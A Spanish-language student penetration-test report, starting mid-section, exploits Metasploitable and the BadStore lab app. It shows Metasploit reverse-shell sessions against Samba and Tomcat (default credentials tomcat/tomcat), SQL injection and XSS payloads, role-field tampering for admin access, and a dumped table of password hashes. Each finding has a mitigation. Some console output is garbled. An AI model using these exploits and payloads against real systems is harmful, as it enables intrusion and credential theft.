 9. Una vez arrancado tenemos acceso al cmd de la maquina y podemos ejecutar cualquier tipo de comando.

Mitigación: Actualizar a Samba versión 4.2.11 / 4.3.8 / 4.4.2 o posterior.

Capturas de los pasos de explotación:

```
root@kali:~#
File Actions Edit View Help
11 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/Smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/smb/chain_reply 2010-06-16 good No Samba Chain_reply Memory Corruption (Linux x86)
14 exploit/linux/smb/is_known_pipeName 2017-03-24 excellent Yes Samba is_known_pipeName() Arbitrary Module Load
15 auxiliary/dos/smb/lسا_adprives_heap normal No Samba lsa_io_privilege_Set Heap Overflow
16 auxiliary/dos/smb/lسا_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/smb/lسا_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/smb/lسا_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/smb/lسا_transnames_heap 2007-05-14 average No Samba lsa_io_transnames Heap Overflow
20 auxiliary/dos/smb/read_nttrans_ea_list normal No Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/smb/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
22 exploit/linux/smb/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
23 exploit/osx/smb/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/smb/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/smb/usermap_script) > options

Module options (exploit/multi/smb/usermap_script):
  Name  Current Setting  Required  Description
  CHOST            no        The local client address
  CPORT            no        The local client port
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           139      yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name  Current Setting  Required  Description
  LHOST          192.168.112.128 yes       The listen address (an interface may be specified)
  LPORT           4444      yes       The listen port

Exploit target:
  Id  Name


```

```
[root@kali ~]# msfvenom -p linux/unix/reverse_ksh -f raw -e none -o /tmp/kash -l 192.168.112.134
[msf exploit(multi/unix/userpass_script) *] > set RHOSTS 192.168.112.134
RHOSTS => 192.168.112.134
[msf exploit(multi/unix/userpass_script) *] > show payloads

          Compatible Payloads

# Name                               Disclosure Date   Rank    Check  Description
-                                     -
0 payload/cmd/unix/adduser           normal          No      Add user with useradd
1 payload/cmd/unix/bind_awk          normal          No      Unix Command Shell, Bind TCP (via AWK)
2 payload/cmd/unix/bind_busybox_telnetd  normal          No      Unix Command Shell, Bind TCP (via BusyBox telnetd)
3 payload/cmd/unix/bind_cryptd        normal          No      Unix Command Shell, Bind TCP (via cryptd)
4 payload/cmd/unix/bind_js            normal          No      Unix Command Shell, Bind TCP (via js)
5 payload/cmd/unix/bind_lua          normal          No      Unix Command Shell, Bind TCP (via Lua)
6 payload/cmd/unix/bind_netcat       normal          No      Unix Command Shell, Bind TCP (via netcat)
7 payload/cmd/unix/bind_gaping       normal          No      Unix Command Shell, Bind TCP (via netcat -e)
8 payload/cmd/unix/bind_netcat_gaping_ipv6  normal          No      Unix Command Shell, Bind TCP (via netcat -e) IPv6
9 payload/cmd/unix/bind_perl          normal          No      Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6     normal          No      Unix Command Shell, Bind TCP (via Perl) IPv6
11 payload/cmd/unix/bind_r             normal          No      Unix Command Shell, Bind TCP (via R)
12 payload/cmd/unix/bind_ruby         normal          No      Unix Command Shell, Bind TCP (via Ruby)
13 payload/cmd/unix/bind_ruby_ipv6     normal          No      Unix Command Shell, Bind TCP (via Ruby) IPv6
14 payload/cmd/unix/bind_socat_sctp    normal          No      Unix Command Shell, Bind SCTP (via socat)
15 payload/cmd/unix/bind_socat_udp     normal          No      Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_zsh          normal          No      Unix Command Shell, Bind TCP (via Zsh)
17 payload/cmd/unix/generic          normal          No      Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind     normal          No      Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse   normal          No      Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse          normal          No      Unix Command Shell, Double Reverse TCP (telnet)
21 payload/cmd/unix/reverse_awk        normal          No      Unix Command Shell, Reverse TCP (via awk)
22 payload/cmd/unix/reverse_bash      normal          No      Unix Command Shell, Reverse TCP (via bash)
23 payload/cmd/unix/reverse_js          normal          No      Unix Command Shell, Reverse TCP (via js)
24 payload/cmd/unix/reverse_ksh        normal          No      Unix Command Shell, Reverse TCP (via ksh)
25 payload/cmd/unix/reverse_lua        normal          No      Unix Command Shell, Reverse TCP (via Lua)
```

```
[root@kali ~]# msf exploit(msfvenom_samba/usrmap_script) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(msfvenom_samba/usrmap_script) > show options

Module options (exploit/multi/samba/usrmap_script):

Name  Current Setting  Required  Description
---  -----
CHOST  no            The local Client address
CPORT  no            The local client port
Proxies no           A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.112.134  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139           yes        The target port (TCP)

Payload options (cmd/unix/reverse):

Name  Current Setting  Required  Description
---  -----
LHOST  192.168.112.128  yes        The listen address (an interface may be specified)
LPORT  4444           yes        The listen port

Exploit target:

Id  Name
```

```
[*] Started reverse TCP double handler on 192.168.112.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection... (the extent permitted by
[*] Command: echo h3920wrlDwldZxx8n;
[*] Writing to socket A
[*] Writing to socket B (Documentation, please visit:
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "h3920wrlDwldZxx8n\r\n" + 2022
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.112.128:4444 → 192.168.112.134:42820) at 2023-10-26 12:32:11 -0400

cd /mnt/usbdrive
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

2.5 Apache Tomcat SEoL (<= 5.5.x)

Descripción: Según la versión, Apache Tomcat es inferior o igual a 5.5.x. Por lo tanto, ya no es mantenido por su vendedor o proveedor.

Impacto: La falta de soporte implica que el proveedor no publicará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.

Explotación: Hemos explotado esta vulnerabilidad a través de un exploit de la herramienta metasploit.

Pasos:

1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search tomcat
3. Hemos elegido el módulo de ejecución de código que es el nº 7 “use exploit/multi/http/tomcat_mgr_upload”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que llenar varios campos:
 - la IP de la maquina donde se encuentra la vulnerabilidad “set RHOST 192.168.112.134” (metasploitable).
 - El puerto donde está el servidor web “set RPORT 8180”
 - La contraseña del servidor que ya habíamos encontrado antes “set HttpPassword tomcat”
 - El usuario del servidor “set HttpUsername tomcat”
5. Exploit para arrancar la vulnerabilidad
6. Una vez arrancado tenemos acceso a la consola del servidor web a través del meterpreter por lo que podemos acceder a cualquier directorio, ver información de la maquina y/o ejecutar comandos.

Mitigación: Actualizar a una versión de Apache Tomcat que sea compatible actualmente.

Capturas de los pasos de explotación:

```
msf6 exploit(multi/http/tomcat_mgr_upload_bypass) > back
msf6 > search tomcat
Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
0  auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06   normal  No     Apache Commons FileUpload and Apache JNDI DoS
1  exploit/multi/http/struts_dev_mode                     2002-01-06   excellent Yes    Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl              2018-08-22   excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  exploit/multi/http/struts2_spring_exploit            2018-08-22   normal  Yes    Apache Struts 2 Spring Exploit
4  auxiliary/admin/http/tomcat_gostooth                2020-02-08   normal  Yes    Apache Tomcat Gostooth Exploit
5  exploit/windows/http/tomcat_cgi_execlineargs        2019-04-10   excellent Yes    Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability
6  exploit/multi/http/tomcat_mgr_deployment             2019-01-09   excellent Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
7  auxiliary/dos/http/tomcat_mgr_upload                 2009-07-09   excellent Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
8  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09   normal  No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
9  normal/scanner/http/tomcat_enum                   2011-08-10   normal  No     Apache Tomcat User Enumeration
10 exploit/linux/local/tomcat_rce                    2005-09-20   normal  Yes    Apache Tomcat on RedHat Based Systems Structure Temp Config Privilege Escalation
11 exploit/multi/http/tomcat_rce                    2015-09-20   normal  Yes    Apache Tomcat RCE on RedHat Based Systems Structure Temp Config Privilege Escalation
12 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   excellent Yes    Atlassian Confluence Webwork OGNL Injection
13 exploit/windows/http/cayln_pst_sql_rce           2020-06-04   excellent Yes    Cayln xPost wayfinder_seid SQLi to RCE
14 exploit/multi/http/cisco_dcmr_upload_2019          2019-08-20   excellent Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
15 exploit/multi/http/cisco_ipsec_x509_crl_platform_cmd_exec 2019-08-25   excellent Yes    Cisco IPsec X509 Certificate Revocation List (CRL) Command Execution
16 exploit/linux/http/cisco_hypervflex_file_upload_rce 2021-05-05   excellent Yes    Cisco Hypervflex NX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
17 exploit/linux/http/cpl_tararchive_upload           2019-05-15   excellent Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
18 exploit/linux/http/cisco_ipsec_x509_crl_time_im_rce 2018-10-04   excellent Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
19 exploit/multi/getui/tomcat_gostooth               2019-08-10   normal  No     GetUI Tomcat Gostooth Exploit
20 auxiliary/dos/http/hashcollision_dos             2011-12-28   normal  No     Hashable Collisions
21 auxiliary/admin/http/tomcat_drm_download          2020-08-21   normal  Yes    IBM Data Risk Manager Arbitrary File Download
22 exploit/linux/http/tomcat_jsp_file_overwrite      2003-07-15   excellent Yes    Luck of the Draw for JSP File Overwrite
23 exploit/linux/http/mobilestation_core_log4shell   2021-10-12   excellent Yes    MobileIron Core Log4Shell Unauthenticated JNDI Injection RCE (via Log4Shell)
24 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07   excellent Yes    Novell ZENworks Configuration Management Arbitrary File Upload
25 exploit/linux/http/spring_framework_rce_spring4shell 2022-03-31   manual  Yes    Spring Framework Class property RCE (Spring4Shell)
26 auxiliary/admin/http/tomcat_rce                   2011-08-10   normal  No     Tomcat RCE on RedHat Based Systems Structure Temp Config Privilege Escalation
27 auxiliary/scanner/http/tomcat_mgr_login          2017-10-03   normal  No     Tomcat Application Manager Login Bypass
28 exploit/multi/http/tomcat_jsp_upload_bypass       2017-01-03   excellent Yes    Tomcat RCE via JSP Upload Bypass
29 auxiliary/admin/http/tomcat_utf8_traversal        2009-01-09   normal  No     Tomcat UTF-8 Directory Traversal Vulnerability
30 auxiliary/admin/http/tomcat_no_dip_traversal       2009-01-09   normal  No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
31 post/windows/gather/enum_tomcat                  2022-03-21   normal  No     Windows Gather Apache Tomcat Enumeration
```

Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

msf6 > use 7

```

File Actions Edit View Help
Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80      yes      The target port (TCP)
SSL                  false     Multi SSL support for outgoing connections
TARGETURI            /manager  yes      The URI path of the manager app ('/html/upload and /undeploy will be used')
VHOST                no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.112.128  yes      The listen address (an interface may be specified)
LPORT    4444      yes      The listen port

Exploit target:

Id  Name
--  --
0   Java Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.112.134
RHOST => 192.168.112.134
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat

```

```

File Actions Edit View Help
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.112.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Zmc90...
[*] Executing Zmc90...
[*] Undeployed at /manager/html/undeploy
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.112.134
[*] Meterpreter session 2 opened (192.168.112.128:4444 → 192.168.112.134:46539) at 2023-10-26 14:49:52 -0400

meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US
Meterpreter    : java/Linux
meterpreter > getuid
Server username: tomcat55
meterpreter > ls -
Listing: /
_____
Mode      Size  Type  Last modified      Name
_____
040444/r--r--  4096  dir  2010-03-16 19:11:30 -0400  bin
040444/r--r--  1024  dir  2010-04-28 16:54:21 -0400  boot
040444/r--r--  4096  dir  2010-03-16 18:55:51 -0400  cdrom
040444/r--r--  13900  dir  2023-10-26 11:59:02 -0400  dev
040444/r--r--  4096  dir  2023-10-26 14:39:51 -0400  etc
040444/r--r--  4096  dir  2010-04-16 02:16:02 -0400  home
040444/r--r--  4096  dir  2010-03-16 18:57:40 -0400  initrd
100444/r--r--  7933237 fil  2010-03-16 19:12:25 -0400  initrd.img
040444/r--r--  4096  dir  2010-04-28 00:10:41 -0400  lib
040000/-----  16384  dir  2010-03-16 18:55:15 -0400  lost+found
040444/r--r--  4096  dir  2010-03-16 18:55:52 -0400  media
040444/r--r--  4096  dir  2010-04-28 16:16:51 -0400  mnt
040444/r--r--  4096  dir  2010-03-16 18:57:31 -0400  opt
040444/r--r--  0     dir  2023-10-26 11:57:54 -0400  proc
040444/r--r--  4096  dir  2010-05-17 21:43:54 -0400  root
040444/r--r--  4096  dir  2010-03-23 17:54:16 -0400  sbin
040444/r--r--  4096  dir  2010-03-16 18:57:38 -0400  srv
040444/r--r--  0     dir  2023-10-26 11:57:59 -0400  sys
040666/rw-rw-  4096  dir  2023-10-26 14:50:13 -0400  tmp

```

2.Vulnerabilidades en la aplicación web Badstore

1.Explotación.

1.1 Sql injection

Descripción: Es un tipo de vulnerabilidad en la que un atacante usa un trozo de código SQL (lenguaje de consulta estructurado) para manipular una base de datos y acceder a información potencialmente valiosa.

Impacto: Pueden provocar daños graves a las empresas, como la pérdida de confianza de los clientes si se quebrantan datos confidenciales de los usuarios.

Explotación: Para comprobar si esta web es susceptible de un ataque SQL injection hemos lanzado el siguiente script ('or '1'='1 #) en la en la barra de búsqueda y nos ha devuelto todos los artículos de la tienda, esto es, más artículos de los que se ven de primeras.

Mitigación: Utilizar consultas parametrizadas, es decir, consultas que utilicen variables en lugar de constantes en la cadena de consulta.

Capturas de los pasos de explotación:

The screenshot shows a web browser displaying the URL `192.168.112.133/cgi-bin/badstore.cgi`. The page title is "BADSTORE.NET". The main content area displays the message "Welcome shadow - Cart contains 0 items at \$0.00" and "View Cart". On the left sidebar, there is a search bar containing the injected query: "' or '1'='1 #". Below the search bar, the sidebar menu includes links such as "Home", "What's New", "Sign Our Guestbook", "View Previous Orders", "About Us", "My Account", "Login / Register", "- Suppliers Only -", "Supplier Login", "Supplier Contract", "Supplier Procedures", and "- Reference -". At the bottom of the sidebar, there is a link to "BadStore.net Manual v1.2". The central part of the page features a large historical black and white photograph of a stone building with several windows, identified as "GASKILL BROS". Several people are standing outside the building, and a horse-drawn carriage is visible on the left.

1008	ROI Calculator	Accurate Return on Investment	22.95		<input type="checkbox"/>
1009	Planning Template	Business Planning Tool	24.95		<input type="checkbox"/>
1011	Money	There's never enough	90.00		<input type="checkbox"/>
1012	Endless Cup	Perfect for late nights	23.98		<input type="checkbox"/>
1014	Disappearing Ink	Makes perfect signatures	30.95		<input type="checkbox"/>

1010	Security 911	Technical Support Agreement	9999.00		<input type="checkbox"/>
1011	Money	There's never enough	90.00		<input type="checkbox"/>
1012	Endless Cup	Perfect for late nights	23.98		<input type="checkbox"/>
1013	Invisibility Cloak	For when you just want to hide	8995.00		<input type="checkbox"/>
1014	Disappearing Ink	Makes perfect signatures	30.95		<input type="checkbox"/>
9999	Test	Test Item	0.00	TEST	<input type="checkbox"/>

Antes del ataque.

Después del ataque.

1.2 Cross Site Scripting (XSS)

Descripción: Se trata de un tipo de ataque que aprovecha fallas de seguridad en sitios web y que permite a los atacantes implantar scripts maliciosos en un sitio web legítimo (también víctima del atacante) para ejecutar un script en el navegador de un usuario desprevenido que visita dicho sitio y afectarlo, ya sea robando credenciales o redirigiendo al usuario a otro sitio malicioso.

Impacto: Redirigir a los usuarios a un sitio web malicioso. Saber qué teclas pulsan los usuarios. Acceder al historial del navegador de los usuarios y al contenido del portapapeles. Ejecutar exploits en el navegador web (por ejemplo, bloquearlo).

Explotación: Para comprobar si esta web es susceptible de un ataque XSS hemos lanzado el siguiente script (`<script>alert("XSS")</script>`) en el historial de visitas. Para que, al acceder al historial de visitas, se ejecuta dicho código, siendo en este caso un alert.

Mitigación: Validación de entrada de usuario, configuración adecuada de las cookies, actualización regular del software, limitar los permisos, utilización de HTTPS.

Capturas de los pasos de explotación:

← → ⌂ No es seguro | 192.168.112.133/cgi-bin/badstore.cgi?action=guestbook

YouTube Twitch Creador web Gmail Maps DeepL Translate - El... Motor de búsqueda... Vir...

BADSTORE.NET

Quick Item Search Welcome shadow - Cart contains 0 items at \$0.00 [View Cart](#)

[Home](#) [What's New](#) [Sign Our Guestbook](#) [View Previous Orders](#) [About Us](#) [My Account](#) [Login / Register](#) [- Suppliers Only -](#)

Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name: Email: Comments:

[Add Entry](#) [Restablecer](#)

← → ⌂ No es seguro | 192.168.112.133/cgi-bin/badstore.cgi?action=doguestbook

YouTube Twitch Creador web Gmail Maps

192.168.112.133 dice XSS [Aceptar](#)

BADSTORE.NET

Quick Item Search

[Home](#) [What's New](#) [Sign Our Guestbook](#) [View Previous Orders](#) [About Us](#) [My Account](#) [Login / Register](#) [- Suppliers Only -](#) [Supplier Login](#) [Supplier Contract](#) [Supplier Procedures](#) [- Reference -](#) [BadStore.net Manual v1.2](#)

Guestbook

Wednesday, February 18, 2004 at 07:42:34: **Joe Shopper** joe@microsoft.com
This is a great site! I'm going to shop here every day.

Wednesday, February 18, 2004 at 11:41:07: **John Q. Public** jqp@whitehouse.gov
Let me know when the summer items are in.

Friday, February 20, 2004 at 14:05:22: **Big Spender** bill@microsoft.com
Where's the big ticket items?

Sunday, February 22, 2004 at 06:16:05: **Evil Hacker** s8n@haxor.com
You have no security! I can own your site in less than 2 minutes. Pay me \$100,000 US currency by the end of day Friday, or I will hack you offline and sell the credit card numbers I found on your site. Send the money direct to my PayPal account.

1.3 Acceso como administrador

Descripción: En la pestaña de registro podemos observar que hay un campo oculto que se llama role y es el que determina el rol así "U" será usuario y "A" administrador, si cambiamos el


parámetro de “U” a “A”, nos registraremos y tendremos el control total del panel de control ya que el usuario será administrador.

Impacto: Con esta vulnerabilidad podremos acceder como administrador en vez de usuario y tendremos control total sobre la web y acceder a todos los listados del panel de administración como por ejemplo la base de datos de las usuarias de la web, con sus contraseñas ,correos ,nombre de usuario y color favorito, que son los campos que nos pide el servidor para registrarnos.


Explotación: Lo primero que hemos hecho es ir al apartado de registros de usuarios y una vez allí, abrir la consola de la web con el botón derecho y seleccionamos inspeccionar, una vez estamos en la consola buscamos donde está configurado el input del role y sustituimos la “U” por la “A” después en la url seguido de “action = “ponemos la palabra “admin”. y tendremos el acceso como administrador.

Mitigación: Instalar un certificado de seguridad, Proteger la página con un Firewall de Aplicaciones Web, Limitar el acceso de los usuarios y los permisos en tu sitio web.

Capturas de los pasos de explotación:



The screenshot shows a web browser window with the URL `192.168.112.133/cgi-bin/badstore.cgi?action=loginregister`. The page title is "Login to Your Account or Register for a New Account". The "Login to Your Account" section contains fields for Email Address and Password, and a "Login" button. The "Register for a New Account" section contains fields for Full Name, Email Address, Password, and a dropdown for "Password Hint - What's Your Favorite Color?". A note below the password fields states: "(The Password Hint is used as a security measure to help recover a forgotten password. You will need both your email address and this hint to access your account if you forget your current password.)". The "Register" button is at the bottom. On the left, there's a sidebar with links like Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, Suppliers Only, Reference, and BadStore.net Manual v1.2. The DevTools sidebar is open, showing the "Elements" tab selected. It displays the HTML code for the page, with the `<input type="hidden" name="role" value="U">` line highlighted in blue. The status bar at the bottom of the DevTools shows "user agent stylesheet".



This screenshot shows the same web browser and page as the previous one, but with a modification. The "role" input field in the "Register for a New Account" section now has the value "A" instead of "U". This change is reflected in the DevTools Elements tab, where the `<input type="hidden" name="role" value="A">` line is highlighted in blue. The rest of the page content and structure remains the same as in the first screenshot.

Secret Administration Portal					
Email Address	Password	Pass Hint	Full Name	Role	
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U	
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A	
joe@supplier.com	62072d95acb598c7ee9d6fa0c6c85155	green	Joe Supplier	S	
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U	
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S	
robert@spender.net	e40b34e3380d6d2b238762f0330fdb84	orange	Robert Spender	U	
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U	
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U	
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U	
debbie@supplier.com	2fb3d8e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S	
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U	
sue@spender.com	ea0520b44d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U	
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U	
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S	
kevin@spender.com			Kevin Richards	U	
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A	
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S	
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U	
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U	
david@customer.org	356779A9A1896714480F57FA3FB86D4C	blue	David Myers	U	
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U	
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich Hber	S	
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U	
luis@luis.com	e10adc3949ba59abbe56e057f20f883e	green	luis		
luis@luis.com	02f793a8fate1810fd9a7b63bed95cd7	green	luis	A	
luis@luis.com	e10adc3949ba59abbe56e057f20f883e	green	luis	A	
luis@luis.com	fcc0c10e7a02b14555dc5c27315d500f	green	luis	A	

BADSTORE.NET

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

[View Cart](#)

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

Secret Administration Portal

Email Address:

Password Hint:

Full Name:

Role:

1.4 DIRECTORIOS Y FICHEROS EXPUESTOS

Descripción: Haciendo un escaneo con nmap hemos descubierto un fichero txt llamado "robots.txt" que está expuesto y al cual podemos acceder poniéndolo en la url de badstore.

Impacto: Se trata de una serie de directorios expuestos, en la que si accedemos encontramos dentro un acceso a una lista de cuentas de proveedores hasheadas, que si se descubren contienen información tal como el usuario, la contraseña y la IP. Estas están hasheadas en base64.

Explotación: Lo que hemos hecho es abrir nuestra consola en Kali y utilizar el siguiente comando de nmap; “nmap -A -O -Pn 192.168.112.133” este comando nos da una serie de información del servidor web como que contiene los puestos abiertos, tipos de certificados que tiene la aplicación web y es donde hemos localizado el archivo txt. Una vez detectado este archivo lo hemos puesto en la url y nos dado distintos directorios hemos entrado en el directorio /supplier y hemos visto que nos ha dado una lista de cuenta hasheada, la hemos descifrado con un conversor de bs64 a UTF-8 y nos ha dado el nombre de los usuarios contraseña e ip.

Mitigación: utilizar Un certificado SSL (protocolo https) que asegura la conexión con el sitio web, mantener actualizado los softwares de la web, elegir un plan de alojamiento de web seguro, comprar protección de la privacidad del dominio.

